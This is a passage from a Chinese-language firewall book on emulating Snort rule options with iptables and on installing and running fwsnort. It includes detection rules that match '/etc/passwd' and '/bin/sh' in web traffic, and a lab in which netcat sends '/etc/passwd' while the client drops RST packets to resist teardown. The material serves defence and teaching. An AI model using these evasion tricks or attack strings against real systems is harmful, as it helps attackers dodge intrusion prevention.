[iptablesfw]# iptables -A INPUT -p 47 -j LOG --log-prefix "GRE PACKET "
```

14. flow

Snort选项flow是Snort规则语言中最重要的一个特征，它与stream预处理器[①]结合使用。flow选项使得Snort规则可以针对重组的TCP流应用状态和方向进行匹配。

例如，如果要求特定的规则只针对来自TCP连接客户端并且是在TCP的三路握手完成之后的数据（即连接处于“established”状态），我们可以使用选项flow: from_client,established。stream预处理器只适用于TCP流量（虽然stream5对UDP和ICMP有基于超时时间的支持）。

在stream预处理器与其flow关键字接口出现在Snort规则中之前，即使并不存在一个合法的TCP会话，攻击者也可以使用伪造的源IP地址来构造一个貌似恶意的TCP数据包，引发Snort生成警报。虽然Snort可以检查TCP首部中的标记部分，了解数据包是否设置了确认位，但攻击者仅仅通过手工设置伪造数据包中的ACK位，就可以很容易地规避这种检查。Stick和Snot工具是最早的一批针对Snort创建这些“无状态”攻击的程序。来自fwsnort项目的一个类似的Perl实现snortspoof.pl使用hping工具（见http://www.hping.org）来伪造Snort的content字段（见附录A）。攻击者可以利用这些工具使得高度专门的攻击看上去是来自完全不相关的IP地址。这类攻击的目的是试图将管理者的视线从那些来自攻击者真正IP地址的貌似无害和微不足道的攻击转移到这些伪造的攻击上。

通过跟踪TCP连接及其相应的状态，stream预处理器提供了有效的机制来阻止这类无状态攻击。TCP连接要想到达已建立状态，它必须完成标准的TCP三路握手，而这又意味着数据包必须在两个方向上都有发送。伪造的TCP ACK数据包根本无法具备属于合法TCP连接的资格，除非伪

① Snort社区通常提及stream预处理器的特定版本如stream4或stream5，但版本之间的区别在这里并不重要。

造的数据包碰巧包含和一个在目标系统与伪造的IP地址之间现有连接相同的源和目的端口号，以及一个貌似合理的序号和确认序号。但这基本上是不可能的，除非攻击者所处的位置能够监控到进出网络的TCP连接，而拥有这种访问权限的攻击者不太可能还对伪造数据包插入一个已建立连接的会话感兴趣，他们将追求更富有成效的攻击方式，例如直接侵入额外的系统[①]。目前，有近90%的Snort规则利用flow选项针对处于已建立状态的TCP连接进行应用层检查。

通过使用连接跟踪设施，iptables成为有状态防火墙，它不仅提供了针对TCP连接的连接跟踪机制，还提供了针对无连接协议如UDP和ICMP的连接跟踪机制（通过超时的使用）。虽然iptables没有提供一种方式来限制数据包匹配条件只针对TCP连接中指定的流量方向，并且指定的方式与网络层的源和目的IP地址无关（即在Snort术语中的to_server或to_client），但它确实允许规则匹配已建立的TCP连接。目前这是入侵检测最重要的功能，因为和stream预处理器一样，有了这个功能之后，攻击者就无法欺骗iptables对貌似恶意的伪造TCP ACK数据包采取行动了。为了要求iptables匹配已建立的TCP连接，我们可以使用命令行参数：-p tcp -m state --state ESTABLISHED。state匹配还可用于TCP连接的其他阶段，如NEW（匹配TCP SYN数据包）和INVALID（匹配无法被归类属于某个现有连接的数据包）：

```
[iptablesfw]# iptables -m state -h
state v1.3.7 options:
 [!] --state [INVALID|ESTABLISHED|NEW|RELATED|UNTRACKED][,...]
                                State(s) to match
```

下面的例子显示了state扩展的用法，这个规则在INPUT链中尽可能早地接受属于已建立TCP会话的数据包：

```
[iptablesfw]# iptables -I INPUT 1 -p tcp -m state --state ESTABLISHED -j
ACCEPT
```

9

15. replace

Snort选项replace只适用于Snort以线内模式运行，并且被部署在数据包的传输路径中的情况。在这种模式中，Snort成为真正的入侵防御系统，数据包只有在通过Snort的检测引擎检查之后才能转进或转出受保护的网络。replace选项针对的是应用层数据，它允许由content选项检测到的字节序列用另一个具有相同长度的序列替换。

字符串必须具备相同长度的要求，是源于我们需要保持TCP首部中的序号和确认序号在现有TCP会话中的正确性。如果用较长的字符串替代原字符串，那么接收端将接收到的数据比发送端实际发送的要更多，而这将破坏TCP连接。

在以线内模式运行的Snort规则中，为了将字符串/usr/local/bin/bash替换为EqualLength-

① TCP连接劫持有时候也被用于入侵系统，但这种类型的攻击比较深奥，而且我们一般可以通过使用应用层加密进行防范。

String!!，我们将使用两个选项：content: /usr/local/bin/bash和replace: EqualLengthString!!。这种操作类型只在iptables的string匹配扩展打上了由fwsnort项目提供的--replace-string补丁后，iptables才能支持它。这个补丁只兼容2.4版本的内核，而且它过于随意地使用iptables“匹配”概念了，因为匹配不是用于修改数据包中数据的。这个补丁的一个未来版本将实现一个新的iptables目标，即修改数据包中的数据。在旧的2.4版本内核中，下面的命令要求iptables将所有发往端口80的TCP流量中的字符串/bin/sh替换为/abc/de（这绝不会对应真实系统上的二进制文件路径）：

```
[iptablesfw]# iptables -A INPUT -p tcp --dport 80 -m string --string "/bin/sh"
--replace-string "/abc/de" -j ACCEPT
```

上面iptables规则中的目标设置为ACCEPT，使得替换操作在内核中发生之后，数据包仍将继续被传输到目的地。然后位于目标系统上的Web服务器将决定如何处理接收到的滑稽的/abc/de路径，最有可能发生的情况是生成应用层错误代码并将它返回给客户端。

在数据包传输的途中替换应用层数据需要重新计算传输层的校验和。这对TCP是强制要求的，对UDP则是可选的，这取决于原来的数据包是否首先计算了UDP校验和。在线数据替换也许能够悄悄破坏某些漏洞攻击，与生成破坏会话的流量或立即启用防火墙拦截规则相比（这类方法都是大张旗鼓的，攻击者不会轻易错过它们），这种回应攻击的方式更隐秘。

16. resp

由Snort检测插件flexresponse和flexresponse2提供的resp选项允许Snort积极回应触发签名匹配的网络流量。可用的回应包括发送TCP RST/ACK数据包中断TCP会话（请回忆flexresponse和flexresponse2插件总是发送RST/ACK数据包而非RST数据包，见3.4.1节中的讨论）和生成ICMP网络、主机或端口不可达数据包以回应UDP流量。iptables的REJECT目标通过针对TCP连接的参数-j REJECT --reject-with tcp-reset和针对UDP数据包的参数-j REJECT --reject-with icmp-*-unreachable（其中*可以是net、host或port）支持这些功能。

REJECT目标与Snort回应能力之间不同的一点是TCP RST数据包只能被发送给连接的一端。也就是说，如果数据包匹配了iptables的REJECT规则，TCP RST数据包只会被发送给包含在匹配数据包中的源IP地址，这个IP地址可能是连接的客户端或服务器端。如果由于本地内核级的过滤机制的拦截（或由于数据包传输路径的中间一跳丢弃了它）TCP协议栈没有接收到进入的RST数据包，那么将不能正确地关闭会话。但幸运的是，REJECT目标同时也丢弃匹配的数据包，从而导致TCP会话不会继续进行。

说明　REJECT扩展的未来版本（或由fwsnort项目提供的补丁）将支持同时发送TCP RST数据包给TCP连接的两端。如果连接的一端故意过滤进入的RST数据包，试图继续TCP连接而不管对端是否想要关闭它，那么以相反方向发送的RST数据包仍将强制关闭连接（假定只有连接的一端是不守规矩的）。

下面的iptables命令结合使用了string匹配扩展和针对所有包含字符串/etc/passwd的Web会话发送RST数据包：

```
[iptablesfw]# iptables -A INPUT -p tcp --dport 80 -m string --string "/etc/
passwd" --algo bm -j REJECT --reject-with tcp-reset
```

有关如何将REJECT目标和fwsnort规则集结合使用的更多内容见第11章。

中断“/etc/passwd”Web会话

恶意系统可以过滤由远程iptables防火墙生成的进入系统的RST或RST/ACK数据包，我们将在11.2.4节中更深入地讨论该问题。在这里，我们将简要说明REJECT目标对应过滤进入TCP RST数据包的iptables防火墙的情况。我们以如下方式建立两个系统（客户端和服务器）：在服务器系统上，使用Netcat运行监听端口80的TCP服务器，在客户端系统上，使用Netcat发送字符串/etc/passwd给服务器。在服务器上，iptables被配置为匹配字符串/etc/passwd并RST该连接：

```
[server]# iptables -I INPUT 1 -p tcp --dport 80 -m string --string "/etc/
passwd" --algo bm -j REJECT --reject-with tcp-reset
```

在客户端上，进入的RST数据包在本地TCP协议栈接收到它之前就被丢弃了：

```
[client]# iptables -I INPUT 1 -p tcp --tcp-flags RST RST -j DROP
```

现在我们在服务器系统上启动Netcat和tcpdump，在客户端上发送字符串/etc/passwd给服务器。❶处的数据包是服务器上的iptables发送的第一个RST数据包，其余的数据包显示即使客户端过滤了进入的RST数据包，会话也不会继续进行了，因为包含字符串“/etc/passwd”的数据包已被丢弃。

当客户端的TCP协议栈一再地重传/etc/passwd数据包时，服务器上的iptables将对每个数据包再次响应RST（见❷处）：

```
[server]# nc -l -p 80
[client]# echo "/etc/passwd" | nc 192.168.10.1 80
[server]# tcpdump -i eth1 -l -nn port 80
01:10:24.479149 IP 192.168.10.2.32655 > 192.168.10.1.80: S
2179395558:2179395558(0) win 5840 <mss 1460,sackOK,timestamp 47589526
0,nop,nop,nop,nop>
01:10:24.479216 IP 192.168.10.1.80 > 192.168.10.2.32655: S
2434738187:2434738187(0) ack 2179395559 win 5792 <mss 1460,sackOK,timestamp
10356968 47589526>
01:10:24.481620 IP 192.168.10.2.32655 > 192.168.10.1.80: . ack 1 win 5840
<nop,nop,timestamp 47589527 10356968>
01:10:24.481843 IP 192.168.10.1.80 > 192.168.10.2.32655: P 1:2(1) ack 1 win
5792 <nop,nop,timestamp 10356969 47589527>
01:10:24.488910 IP 192.168.10.2.32655 > 192.168.10.1.80: P 1:13(12) ack 1 win
5840 <nop,nop,timestamp 47589527 10356968>
❶01:10:24.488941 IP 192.168.10.1.80 > 192.168.10.2.32655: R
2434738188:2434738188(0) win 0
01:10:24.490785 IP 192.168.10.2.32655 > 192.168.10.1.80: . ack 2 win 5840
<nop,nop,timestamp 47589528 10356969>
01:10:24.490820 IP 192.168.10.1.80 > 192.168.10.2.32655: P 2:3(1) ack 1 win
5792 <nop,nop,timestamp 10356971 47589527>
```

```
01:10:24.496571 IP 192.168.10.2.32655 > 192.168.10.1.80: . ack 3 win 5840
<nop,nop,timestamp 47589530 10356971>
01:10:24.683462 IP 192.168.10.2.32655 > 192.168.10.1.80: P 1:13(12) ack 3 win
5840 <nop,nop,timestamp 47589578 10356971>
❷01:10:24.683506 IP 192.168.10.1.80 > 192.168.10.2.32655: R
2434738190:2434738190(0) win 0
```

9.3.4　不支持的Snort规则选项

目前为止，我们所讨论的情况是iptables非常适合于模拟相当数量的Snort规则语言，而且这是完全在内核中实现的。但还是有许多Snort选项无法对应到合适的iptables选项，本章最后将讨论这些选项。

说明　下面讨论的一些选项如ack、fragbits和一些byte_test、byte_jump功能可以被iptables的u32扩展模拟(见本章前面的讨论)。此外，前面讨论过的一些选项如id、seq、icmp_id和icmp_seq也可以被u32扩展模拟。u32扩展使得iptables可以对这些选项提供完全的匹配和过滤支持，而不是只能记录这些首部字段。一旦u32扩展被移植到2.6版本的内核中，fwsnort的下一个版本就将提供对它们的支持。

不支持的选项如下所示。

- **asn1**——asn1关键字允许Snort将签名链接到解码的抽象语法标记ASN.1数据（常用在SMB协议中）。iptables没有好的方法来模拟与这个Snort关键字相关的复杂处理。
- **byte_jump**——该选项允许使用数据包中的数据本身来确定Snort应在使用下一个模式匹配或byte_test之前跳过多少字节。这意味着偏移值并不需要事先知道，而由协议本身来决定下一个测试应在哪个位置执行。这对于那些使用可变长字段的协议（如DNS）特别有用。和下面将提到的byte_test关键字一样，使用u32匹配是iptables模拟byte_jump测试的最佳方法，但我们必须等待u32匹配可以在2.6版本的内核中使用。
- **byte_test**——该选项允许Snort对数据包中特定偏移位置的数据应用数值测试。虽然pcre选项也可以用来模拟byte_test所提供的一些功能（例如，正则表达式.{20}5\d{3}将匹配从第21个字节开始的大于4999的任意四位数字），但通常应该避免这么做，因为对于这类操作来说，byte_test的执行性能一般要比pcre更好。u32匹配可以在一定程度上模拟该选项，但它目前在2.6版本的内核中还不能使用。
- **flowbits**——该选项由Snort用来在规则之间传递状态信息。例如，Snort规则可能用于检测明文协议的登录阶段是否已完成，如果完成了，则通过flowbits选项设置LoggedIn标签。然后另一个完全不同的Snort规则在对数据包中的数据执行额外的签名测试之前，也将使用flowbits选项来检查LoggedIn标签是否已被设置了。iptables通过结合使用CONNMARK目标和string匹配扩展可以在有限的程度上模拟这种类型的操作，但目前fwsnort还不支持该选

项。L7-filter数据包分类器项目也可以在一定程度上模拟这个选项（见http://l7-filter.sourceforge.net）。

- fragbits——该选项允许Snort对IP首部中的分片位执行测试。虽然iptables可以应用匹配条件来确定数据包是否被分片了（通过-f参数），但iptables的能力没有Snort实现那么强大。此外，如果Linux内核中启用了连接跟踪，数据包将在iptables看到它们之前被自动重组。这是连接跟踪可以正常工作的一个前提，因为只有完整的数据包才可以被确定是否属于一个连接。从某种意义上说，这是iptables的一个优势，因为由这类内核保护的网络将自动阻止大多数依赖于分片数据包来逃避IDS检测的企图。
- isdataat——该选项要求Snort检查是否在一个特定的偏移位置有数据存在。该偏移值可以以绝对方式指定（如30）或相对于前一个模式匹配（如30,relative）。
- pcre——该选项代表的是Perl兼容的正则表达式，它允许Snort对数据包中的数据应用复杂的正则表达式（可能包括反向引用和其他精细的操作）。从稳定性角度来看，将该功能直接放在Linux内核中是很危险的，在用户层应用程序中执行这类操作可能更合适。
- rpc——该选项允许Snort解码在远程过程调用（RPC）流量中包含的应用程序、过程和程序版本。iptables的rpc扩展允许在iptables策略中匹配过程调用编号，但这个模块只在pre-2.6内核中提供，fwsnort目前还不支持它。

9.4 本章总结

讨论到此，我们已对iptables能多么准确地模拟Snort IDS中许多的数据包匹配选项有了一个良好的认识，但还没有看到由fwsnort构建的完整的规则集，这将在第10章讨论。附录B也包含了由fwsnort构建的完整的iptables规则集。

第10章 部署fwsnort

在第9章中从理论上讨论完如何在iptables中模拟Snort规则选项之后，本章我们将介绍如何让fwsnort真正做点事情！也就是说，我们将讨论fwsnort的管理，并说明它是如何指导iptables检测与Snort签名规则集关联的攻击。

10.1 安装 fwsnort

和psad一样，fwsnort软件包中也捆绑了自己的安装程序install.pl。这个程序将处理和安装有关的各方面内容，包括保留上一个fwsnort安装中的配置文件、安装两个Perl模块（Net::IPv4Addr和IPTables::Parse）以及（可选的）从http://www.bleedingsnort.com上下载最新的Bleeding Snort签名集。如果使用的Linux发行版是基于RPM的，那么还可以以RPM软件包的形式安装fwsnort。

说明 从2005年3月开始，Snort的签名规则集只作为收费服务的一部分提供了。在这之前，Snort规则是可以通过Snort网站（http://www.snort.org）免费获取的。许多安全应用程序（包括fwsnort）都利用了这些免费规则，它们通过提供自动更新功能来和最新Snort规则同步。虽然以这种方式进行自动更新已不再可行，但在写作本书的时候，我们还可以免费获得由Bleeding Snort项目所发布的最新Snort规则集。

fwsnort安装程序将Perl模块Net::IPvAddr和IPTables::Parse安装到目录/usr/lib/fwsnort中以和系统的Perl函数库相区分。（这和psad使用的安装策略是类似的，正如在第5章中所讨论的。）

为了使用fwsnort，你需要能够使用iptables的字符串匹配功能。如果运行的内核版本是2.6.14或以上版本，字符串匹配功能可能已经编译进内核了。

能够检查内核是否支持字符串匹配扩展的一种简单方法，是尝试创建一个针对根本不存在IP地址的iptables字符串匹配规则，使得它不会影响任何真正的网络通信，如下所示：

```
[iptablesfw]# iptables -I INPUT 1 -i lo -d 127.0.0.2 -m string --string
"testing " --algo bm -j ACCEPT
```

如果上面的命令返回错误iptables: no chain/target/match by that name（iptables：没有该名字的链/目标/匹配），那么内核不支持该扩展功能。需要在内核配置文件中启用CONFIG_NETFILTER_XT_MATCH_STRING选项，重新编译内核，然后启动到新的内核（参见1.4节来了解我们推荐的iptables内核编译选项）。如果上面的命令成功了，那么就表示内核支持iptables字符串匹配，你现在可以删除这个测试规则了：

```
[iptablesfw]# iptables -D INPUT 1
```

要安装fwsnort-1.0[①]，请执行如下命令。（我们在下面省略了这个安装程序的一些输出内容，但显示了将原来的Snort规则集分解后形成的各种文件，如backdoor.rules和web-cgi.rules。）

```
[iptablesfw]$ cd /usr/local/src
[iptablesfw]$ wget http://www.cipherdyne.org/fwsnort/download/fwsnort-1.0.tar.bz2
[iptablesfw]$ wget http://www.cipherdyne.org/fwsnort/download/fwsnort-
1.0.tar.bz2.md5
[iptablesfw]$ wget http://www.cipherdyne.org/fwsnort/download/fwsnort-
1.0.tar.bz2.asc
[iptablesfw]$ md5sum -c fwsnort-1.0.tar.bz2.md5
gpg --verify fwsnort-1.0.tar.bz2.asc
gpg: Signature made Sat 21 Apr 2007 09:29:02 AM EDT using DSA key ID A742839F
gpg: Good signature from "Michael Rash <mbr@cipherdyne.org>"
gpg:                 aka "Michael Rash <mbr@cipherdyne.com>"
fwsnort-1.0.tar.bz2: OK
[iptablesfw]$ tar xfj fwsnort-1.0.tar.bz2
[iptablesfw]$ su -
Password:
[iptablesfw]# cd /usr/local/src/fwsnort-1.0
[iptablesfw]# ./install.pl
[+] mkdir /etc/fwsnort
[+] mkdir /etc/fwsnort/snort_rules
[+] Installing the Net::IPv4Addr Perl module
[+] Installing the IPTables::Parse Perl module
[+] Would you like to download the latest Snort rules from
    http://www.bleedingsnort.com?
    ([y]/n)? y
--22:01:11--  http://www.bleedingsnort.com/bleeding-all.rules
           => `bleeding-all.rules'
Resolving www.bleedingsnort.com... 69.44.153.29
Connecting to www.bleedingsnort.com[69.44.153.29]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 292,192 [text/plain]
100%[====================================>] 292,192      109.94K/s
22:01:17 (109.77 KB/s) - `bleeding-all.rules' saved [292,192/292,192]
[+] Copying all rules files to /etc/fwsnort/snort_rules
[+] Installing snmp.rules
[+] Installing finger.rules
```

① 翻译本书时（2008年7月）的fwsnort最新版本是1.0.4，读者只需将下面wget命令中的字符串fwsnort-1.0改为fwsnort-1.0.4即可下载1.0.4版本的fwsnort。——译者注

```
[+] Installing info.rules
[+] Installing ddos.rules
[+] Installing virus.rules
[+] Installing icmp.rules
[+] Installing dns.rules
[+] Installing rpc.rules
[+] Installing backdoor.rules
[+] Installing scan.rules
[+] Installing shellcode.rules
[+] Installing web-client.rules
[+] Installing web-cgi.rules
[+] Installing exploit.rules
[+] Installing attack-responses.rules
[+] Installing web-attacks.rules
[+] Installing fwsnort.8 man page as /usr/share/man/man8/fwsnort.8
[+] Compressing manpage /usr/share/man/man8/fwsnort.8
[+] Copying fwsnort.conf -> /etc/fwsnort/fwsnort.conf
[+] Copying fwsnort -> /usr/sbin/fwsnort
[+] fwsnort will generate an iptables script located at:
    /etc/fwsnort/fwsnort.sh when executed.
[+] fwsnort has been successfully installed!
```

10.2　运行 fwsnort

在系统上安装好fwsnort之后，并且系统内核提供字符串匹配支持，我们就可以让fwsnort工作了。我们可以立即通过命令行启动fwsnort。一般情况下，fwsnort需要以根用户身份执行，因为在默认情况下，它将查询iptables，确认正在运行的内核中提供了哪些iptables扩展功能，然后它将相应地调整转换过程[①]（部分输出内容在下面被省略了）：

```
[iptablesfw]# fwsnort

    Snort Rules File          Success   Fail      Ipt_apply Total
[+] attack-responses.rules    15        2         0         17
[+] backdoor.rules            62        7         1         69
[+] bad-traffic.rules         10        3         0         13
[+] bleeding-all.rules        1076      573       5         1649
[+] exploit.rules             31        43        0         74
[+] web-cgi.rules             286       62        0         348
[+] web-client.rules          7         10        0         17
[+] web-coldfusion.rules      35        0         0         35
[+] web-frontpage.rules       34        1         0         35
[+] web-iis.rules             103       11        0         114
[+] web-misc.rules            265       61        0         326
[+] web-php.rules             78        48        0         126
[+] x11.rules                 2         0         0         2

                              2725      1761      91        4486
```

① 说明：任何具备CAP_NET_ADMIN能力的非根用户也可以执行iptables命令。

```
[+] Generated iptables rules for 2725 out of 4486 signatures: 60.74%
[+] Found 91 applicable snort rules to your current iptables policy.
[+] Logfile:         /var/log/fwsnort.log
[+] Iptables script: /etc/fwsnort/fwsnort.sh
```

fwsnort输出结果中首先要引起注意的是针对每一个Snort规则文件，fwsnort打印出可以转换成功和转换失败的规则数（Success和Fail）、适用于正在运行的iptables策略的规则数（Ipt_apply）以及规则文件中的Snort规则总数（Total）。

在上面输出结果的最后，fwsnort打印出可以成功转换的Snort规则总数（4 486个规则中的2 725个规则）。60%的转换率对于内核中已编译支持iptables的string、length、tos、ttl和ipv4options匹配的任何Linux系统都是可以达到的。

你还将在fwsnort输出结果的最后看到这样一句话Found 91 applicable snort rules to your current iptables policy（找到91个适用于当前iptables策略的snort规则）。这个信息表明fwsnort已剖析了当前运行在系统上的iptables规则集，以便丢弃那些iptables不会允许通过的Snort规则。例如，如果iptables策略不允许外网用户连接到内网的HTTP服务器上，那么对专门负责处理由外网发起的进入HTTP连接的Snort规则进行转换就毫无意义了。因此，fwsnort将在转换过程中忽略这类规则。

说明 因为由iptables命令构建的策略可能很复杂且不易剖析，所以fwsnort并不总是能够正确地判断任意类型的流量是否可以通过。你可以使用fwsnort的--no-ipt-sync命令行选项强制转换尽可能多的Snort规则而不用考虑正在运行的iptables策略。

最后，fwsnort输出显示了/var/log/fwsnort.log和/etc/fwsnort/fwsnort.sh两个文件路径。

fwsnort.log文件包含和转换过程有关的信息，它可用于确定特定Snort规则不能成功转换的原因。例如，bleeding-all.rules文件中以SID 2003306标识的Snort规则包含Snort pcre选项，因此该规则与iptables不兼容[①]，这个信息在fwsnort.log文件中就有记录：

```
[-] SID: 2003306  Unsupported option: "pcre" at line: 120. Skipping rule.
```

说明 fwsnort.sh脚本是fwsnort真正的核心内容。它是由fwsnort生成的Bourne shell脚本，负责实现必需的iptables命令来构建iptables策略。这个脚本的内部结构在后面的10.2.2节中讨论，完整的fwsnort.sh脚本可以在附录B中找到。

---

① 从fwsnort的1.0.3版本开始，它已可以解释一些只包含简单字符串匹配的PCRE语句，但无法保留原PCRE语句中字符串之间的顺序。——译者注

10.2.1　fwsnort的配置文件

fwsnort的主配置文件是/etc/fwsnort/fwsnort.conf，它定义了网络、端口号、系统二进制文件的路径（如iptables程序的路径）以及其他正确执行所需的关键信息。

和psad的配置文件一样，fwsnort.conf配置文件只是使用键/值格式，许多关键字及其语义与Snort配置文件中的完全一样。例如，关键字HOME_NET和EXTERNAL_NET在默认情况下都设置为通配符any，IP地址和网络列表都包含在中括号中。（几乎所有的Snort规则都使用HOME_NET和EXTERNAL_NET关键字的某种结合。）它还支持变量解析的概念，也就是说，我们可以将HTTP_SERVERS映射到$HOME_NET，它再映射到特定的网络（或一组网络）或通配符any。

我们在下面显示了完整的fwsnort.conf文件示例（也可以从http://www.cipherdyne.org/LinuxFirewalls上下载该文件），本书中所有的fwsnort用法示例都将参考这个配置文件。本例由iptables防火墙（其上部署着fwsnort）保护的网络是C类网络192.168.10.0/24（见图1-2），我们相应地设置了HOME_NET变量。

```
[iptablesfw]# cat /etc/fwsnort/fwsnort.conf
#  This is the configuration file for fwsnort. There are some similarities
#  between this file and the configuration file for Snort.
# $Id: fwsnort.conf 356 2007-03-20 01:31:28Z mbr $
  ### fwsnort treats all traffic directed to / originating from the local
  ### machine as going to / coming from the HOME_NET in Snort rule parlance.
  ### If there is only one interface on the local system, then there will be
  ### no rules processed via the FWSNORT_FORWARD chain because no traffic
  ### would make it into the iptables FORWARD chain.
  HOME_NET                192.168.10.0/24;
  EXTERNAL_NET            any;
  ### List of servers. fwsnort supports the same variable resolution as Snort.
  HTTP_SERVERS            $HOME_NET;
  SMTP_SERVERS            $HOME_NET;
  DNS_SERVERS             $HOME_NET;
  SQL_SERVERS             $HOME_NET;
  TELNET_SERVERS          $HOME_NET;
  ### AOL AIM server nets
  AIM_SERVERS         [64.12.24.0/24, 64.12.25.0/24, 64.12.26.14/24, 64.12.28.0/24,
  64.12.29.0/24, 64.12.161.0/24, 64.12.163.0/24, 205.188.5.0/24, 205.188.9.0/24];
  ### Configurable port numbers
  SSH_PORTS  22;
  HTTP_PORTS          80;
  SHELLCODE_PORTS     !80;
  ORACLE_PORTS        1521;
  ### Define average packet lengths and maximum frame length. This is used
  ### for iptables length match emulation of the Snort dsize option.
❶ AVG_IP_HEADER_LEN       20;   ### IP options are not usually used.
  AVG_TCP_HEADER_LEN      40;   ### Includes options
  MAX_FRAME_LEN           1500;
  ### Use the WHITELIST variable to define a list of hosts/networks that
```

```
### should be completely ignored by fwsnort. For example, if you want
### to whitelist the IP address 192.168.10.1 and the network 10.1.1.0/24,
### you will use (note that you can also specify multiple WHITELIST
### variables, one per line):
#WHITELIST              192.168.10.1, 10.1.1.0/24;
❷ WHITELIST              NONE;
### Use the BLACKLIST variable to define a list of hosts/networks
### that for which fwsnort should DROP or REJECT all traffic. For
### example, to DROP all traffic from the 192.168.10.0/24 network,
### you can use:
###     BLACKLIST            192.168.10.0/24    DROP;
### To have fwsnort REJECT all traffic from 192.168.10.0/24,
### you would use:
###     BLACKLIST            192.168.10.0/24    REJECT;
BLACKLIST               NONE;
### Define the jump position in the built-in chains to jump to
### the fwsnort chains.
❸ FWSNORT_INPUT_JUMP      1;
FWSNORT_OUTPUT_JUMP     1;
FWSNORT_FORWARD_JUMP    1;
### iptables chains (these do not normally need to be changed)
FWSNORT_INPUT           FWSNORT_INPUT;
FWSNORT_INPUT_ESTAB     FWSNORT_INPUT_ESTAB;
FWSNORT_OUTPUT          FWSNORT_OUTPUT;
FWSNORT_OUTPUT_ESTAB    FWSNORT_OUTPUT_ESTAB;
FWSNORT_FORWARD         FWSNORT_FORWARD;
FWSNORT_FORWARD_ESTAB   FWSNORT_FORWARD_ESTAB;
### System binaries
shCmd           /bin/sh;
echoCmd         /bin/echo;
tarCmd          /bin/tar;
wgetCmd         /usr/bin/wget;
unameCmd        /usr/bin/uname;
ifconfigCmd     /sbin/ifconfig;
iptablesCmd     /sbin/iptables;
```

在❶处，fwsnort.conf配置文件设置了IP和TCP首部的平均长度。这是很有必要的，因为iptables的length匹配从IP首部开始，但Snort的dsize选项指定的只是和数据包相关的应用层数据长度。通过指定平均首部长度，fwsnort就可以在转换过程中模拟dsize选项了[①]。

在❷处，我们可以添加白名单和黑名单，详细说明见10.4节。

❸处定义了在内置链中跳转到fwsnort链所需的跳转规则放置的位置。在默认情况下，跳转规则位于每个内置链的最开始处，但也可以根据需要改变这些变量的值。这通常是不必要的，除非iptables策略要求必须在fwsnort检查数据包之前检查或过滤数据包。

① AVG_TCP_HEADER_LEN变量的值从fwsnort的1.0版本开始经过了数次修改，在1.0.1版本中将它设置为20以不包括选项，从1.0.2版本开始又将它改为30以包括10个字节的选项，这适用于ACK数据包。——译者注

10.2.2　fwsnort.sh的结构

由fwsnort生成的Bourne shell脚本/etc/fwsnort/fwsnort.sh分为5个部分。第一部分是由注释构成的脚本头部，它包括了对fwsnort.sh脚本用途的简短说明、用于生成fwsnort.sh的命令行参数以及fwsnort的版本：

```
[iptablesfw]# cat /etc/fwsnort/fwsnort.sh
#!/bin/sh

# File:  /etc/fwsnort/fwsnort.sh

# Purpose:  This script was auto-generated by fwsnort and implements an
#           iptables ruleset based upon Snort rules. For more information,
#           see the fwsnort man page or the documentation available at
#           http://www.cipherdyne.org/fwsnort.
# Generated with:     fwsnort -no-ipt-sync
# Generated on host:  iptablesfw
# Generated at:       Sun Jul 15 23:12:43 2007

# Author:  Michael Rash <mbr@cipherdyne.org>

# Version: 1.0 (file revision: 381)
```

fwsnort.sh脚本的第二部分定义了系统二进制文件iptables和echo的路径。这些路径继承自fwsnort.conf配置文件中的iptablesCmd和echoCmd关键字，fwsnort在建立fwsnort.sh之前还会检查这些路径以确保它们是正确的。但fwsnort.sh脚本并不是必须得在安装fwsnort的同一个系统上执行。事实上，从安全角度来看，我们最好不要在专门的防火墙设备上安装Perl或任何其他具备很强能力的解释器或编译器，因为它们对防火墙的操作来说不是绝对必需的[①]。

第二部分允许我们针对fwsnort.sh最终部署的系统轻松地调整二进制文件的路径：

```
ECHO=/bin/echo
IPTABLES=/sbin/iptables
```

fwsnort.sh脚本的第三部分负责建立专用的iptables链来放置fwsnort规则。除了将在下面讨论的跳转规则以外，所有的fwsnort规则都将被添加到这些自定义链中，使得它们与任何已有的iptables策略严格分离。

fwsnort链的名称大致描述了该链所执行的流量检查类型。例如，FWSNORT_INPUT链用于检查直接指向本地系统的流量，因此它是由iptables的INPUT链控制的。同样地，FWSNORT_OUTPUT链只适用于由防火墙系统自身发送的数据包（通过OUTPUT链），FWSNORT_FORWARD链控制通过本地系统转发的数据包（通过FORWARD链）。

① 如果想了解有关主机安全和加固策略的更多信息，Bastille Linux（http://www.bastille-linux.org）提供了许多这方面有教育意义的信息，以及自动加固各种Linux发行版的能力。

1. TCP连接状态与fwsnort链

通过使用Snort的flow: established选项，在已建立的TCP会话上应用Snort规则。鉴于这一相对重要性，fwsnort专门为这类规则创建了链。这些链的名称只是将字符串_ESTAB附加到上面提到的每一个fwsnort链名称之后。一旦所有的fwsnort链都创建好了，我们将添加使用iptables状态匹配功能的跳转规则，将属于已建立会话的TCP数据包发送到适当的_ESTAB链。例如，FWSNORT_INPUT链中的数据包将会跳转到FWSNORT_INPUT_ESTAB链，如下所示：

```
############ Create fwsnort iptables chains. ############
$IPTABLES -N FWSNORT_INPUT 2> /dev/null
$IPTABLES -F FWSNORT_INPUT
$IPTABLES -N FWSNORT_INPUT_ESTAB 2> /dev/null
$IPTABLES -F FWSNORT_INPUT_ESTAB
$IPTABLES -N FWSNORT_OUTPUT 2> /dev/null
$IPTABLES -F FWSNORT_OUTPUT
$IPTABLES -N FWSNORT_OUTPUT_ESTAB 2> /dev/null
$IPTABLES -F FWSNORT_OUTPUT_ESTAB
$IPTABLES -N FWSNORT_FORWARD 2> /dev/null
$IPTABLES -F FWSNORT_FORWARD
$IPTABLES -N FWSNORT_FORWARD_ESTAB 2> /dev/null
$IPTABLES -F FWSNORT_FORWARD_ESTAB
############ Inspect ESTABLISHED tcp connections. ############
$IPTABLES -A FWSNORT_INPUT -p tcp -m state --state ESTABLISHED -j
FWSNORT_INPUT_ESTAB
$IPTABLES -A FWSNORT_OUTPUT -p tcp -m state --state ESTABLISHED -j
FWSNORT_OUTPUT_ESTAB
$IPTABLES -A FWSNORT_FORWARD -p tcp -m state --state ESTABLISHED -j
FWSNORT_FORWARD_ESTAB
```

2. 签名检查和日志生成

fwsnort.sh的第四部分是重量级数据包检查发生的位置。这一部分中的所有规则都将被添加到上面提到的一个fwsnort链中。每一个规则都包含来自Snort规则头和规则选项中的元素，如源和目的IP地址、端口号、内容字符串、长度、ttl或tos匹配等。

